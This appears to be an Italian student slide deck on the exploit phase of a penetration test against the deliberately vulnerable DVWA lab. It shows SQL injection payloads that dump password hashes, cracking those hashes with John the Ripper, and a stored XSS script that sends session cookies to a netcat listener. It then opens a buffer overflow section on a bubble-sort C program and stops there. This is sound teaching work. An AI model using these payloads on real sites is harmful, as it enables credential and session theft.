LA FASE 3 DEL PT/VA

EXPLOIT

BUILDING WEEK 2

- Michele Cusinatti
- Davide Andreozzi
- Davide Salvatore
- Sara Spaccialbelli
- Mattia Bassani
- Samuel Capoti
- Nicola Meneo

1

COS'È?

La fase di exploit di un penetration test punta a sfruttare le vulnerabilità già presenti in un servizio, software o dispositivo identificate nella mappatura di rete. L'obbiettivo è quindi quello di simulare attacchi hacker per ottenere il controllo del computer del cliente, verificando effettivamente se le vulnerabilità individuate siano un problema reale o meno.


- **SQLi**
- **XSS persistente**
- **BUFFER OVERFLOW**
- **METASPLOIT SU METASPLOITABLE E WINDOWS XP**

SQL INJECTION

3

COS'È


L'SQL Injection, o Structured Query Lenguage, è una tecnica di attacco informatico che mira a manipolare le query SQL in un modo che permetta agli aggressori di ottenere accesso non autorizzato ai dati all'interno di in un database.



4

SIMULAZIONE

Per spiegare meglio come funziona abbiamo deciso di eseguire un attacco a DVWA, un server creato appositamente vulnerabile per testare attacchi hacker.



5

ESECUZIONE

Inizialmente per eseguire l'attacco abbiamo impostato la sicurezza a livello "Low". Successivamente ci siamo spostati sulla sezione SQL Injection, per l'esecuzione dell'attacco.


6


QUERY

Le query sono comandi, in linguaggio SQL, usati per ottenere dati da un database. Per testare il funzionamento abbiamo impiegato tramite query semplici numeri da **1** a **4**.

7

Successivamente come riportato da immagini abbiamo sfruttato una query che fornisce una condizione sempre vera: "**1'OR'1'='1**". Inoltre ci fornisce tutti i risultati (per nome e cognome) riguardanti nome utente e password. Nel nostro caso il target sarà Pablo Picasso e la password verrà sempre fornita in formato HASH, trovabile tramite il comando :"**1'UNION SELECT user, password FROM users#**".







8

DECIFRAZIONE CODICE HASH

Tramite HASH identifier abbiamo identificato la tipologia del codice Hash, ovvero MD5, poi tramite John the ripper abbiamo decodificato l'hash e ottenuto la password, utilizzando il comando in immagine.






9

SECONDO METODO

Esiste una seconda metodologia di decifrazione del codice hash, ovvero l'impiego della web app "GromWebb"



XSS PERSISTENTE

11


COS'È

Tipologia di attacco informatico tramite l'impiego di script caricati su applicazioni web vulnerabili, eseguiti tramite input utente al fine di rubare i cookie permettendo così di ottenere i dati di accesso o altri dati sensibili. In questa tipologia di attacco gli script malevoli infettano il database della web app, permanendo nel tempo.

12

SIMULAZIONE


Anche in questo caso abbiamo sfruttato la web app vulnerabile: DVWA, andando nella sezione XSS stored. In immagine vediamo come, tramite uno script di alert, la web app sia vulnerabile.



13

CODICE HTML

inizialmente l'input utente era limitato a 50 caratteri, per cui abbiamo modificato il codice HTML della web app eliminando il limite massimo di caratteri per poter inserire l'intero script.




14

SCRIPT

Ora inseriamo lo script necessario all'attacco come riportato in immagine. Uno script è un codice in formato php impiegato per automatizzare processi o funzioni che, nel nostro caso, va a raccogliere informazioni sui cookie di sessione dell'utente.


- window.location="http://127.0.0.1:4444 ; rappresenta l'url di destinazione e la porta in ascolto.
- cookie=+document.cookie; ci restituisce i cookie associati al dominio corrente e dunque le informazioni cookie attualmente presenti nel browser utente.



15

NETCAT


Da terminale Kali, abbiamo poi usato il comando netcat: “**nc -l -p 4444**” per ascoltare connessioni in ingresso e catturare dati in entrata sul servizio della porta 4444 (porta utilizzata principalmente per test di sicurezza durante l’attività di PT) arrivanti dalla web app target.



BUFFER OVERFLOW

COS'È

Il buffer overflow è una vulnerabilità di sicurezza che si verifica quando durante l'operazione di scrittura in un buffer di memoria si oltrepassano i limiti del buffer stesso, sovrascrivendo l'area di memoria successiva. Questo può causare comportamenti imprevisti o crash del programma e può essere utilizzato da criminali informatici per iniettare codici malevoli.



CODICE

Il codice qui riportato, scritto in linguaggio C, ordina un vettore di 10 interi in ordine crescente utilizzando l'algoritmo di ordinamento a bolle (bubble sort). Inizialmente il codice si occupa di dichiarare le variabili necessarie per l'esecuzione del programma. L'array vector è utilizzato per memorizzare gli interi, mentre i, j, k, e swap_var sono variabili che verranno utilizzate nei cicli e nel processo di ordinamento. Successivamente il codice invita l'utente a inserire 10 interi. Attraverso un ciclo for, durante ogni iterazione del ciclo, l'utente inserisce un intero, che viene memorizzato nell'array vector. Alla fine del ciclo, avremo ottenuto 10 valori interi inseriti dall'utente in vector, pronto per essere elaborato e visualizzato.

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }

```

19

Questo blocco di codice stampa ogni elemento dell'array vector insieme alla sua posizione, creando un output che mostra il vettore inserito dall'utente con indicazioni chiare sulla posizione di ciascun elemento. Di seguito il codice implementa l'algoritmo di ordinamento a bolle. Durante ogni iterazione del ciclo esterno, l'algoritmo confronta gli elementi adiacenti e li scambia se sono fuori ordine. Questo processo viene ripetuto finché l'intero vettore è ordinato in modo crescente.

```
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21         {
22         int t= i+1;
23         printf("[%d]: %d", t, vector[i]);
24         printf("\n");
25         }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29         {
30         for (k = 0 ; k < 10 - j - 1; k++)
31                 {
32                         if (vector[k] > vector[k+1])
33                         {
34                         swap_var=vector[k];
35                         vector[k]=vector[k+1];
36                         vector[k+1]=swap_var;
37                         }
38                 }
39         }
```

Successivamente il codice stampa ogni elemento dell'array ordinato insieme alla sua posizione nel vettore ordinato. Utilizzando la variabile temporanea g, il programma fornisce un output che mostra chiaramente la posizione e il valore di ciascun elemento nel vettore ordinato.

```
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42         {
43         int g = j+1;
44         printf("[%d]:", g);
45         printf("%d\n", vector[j]);
46         }
47
48 return 0;
49
50
51 }
```

CODICE MODIFICATO

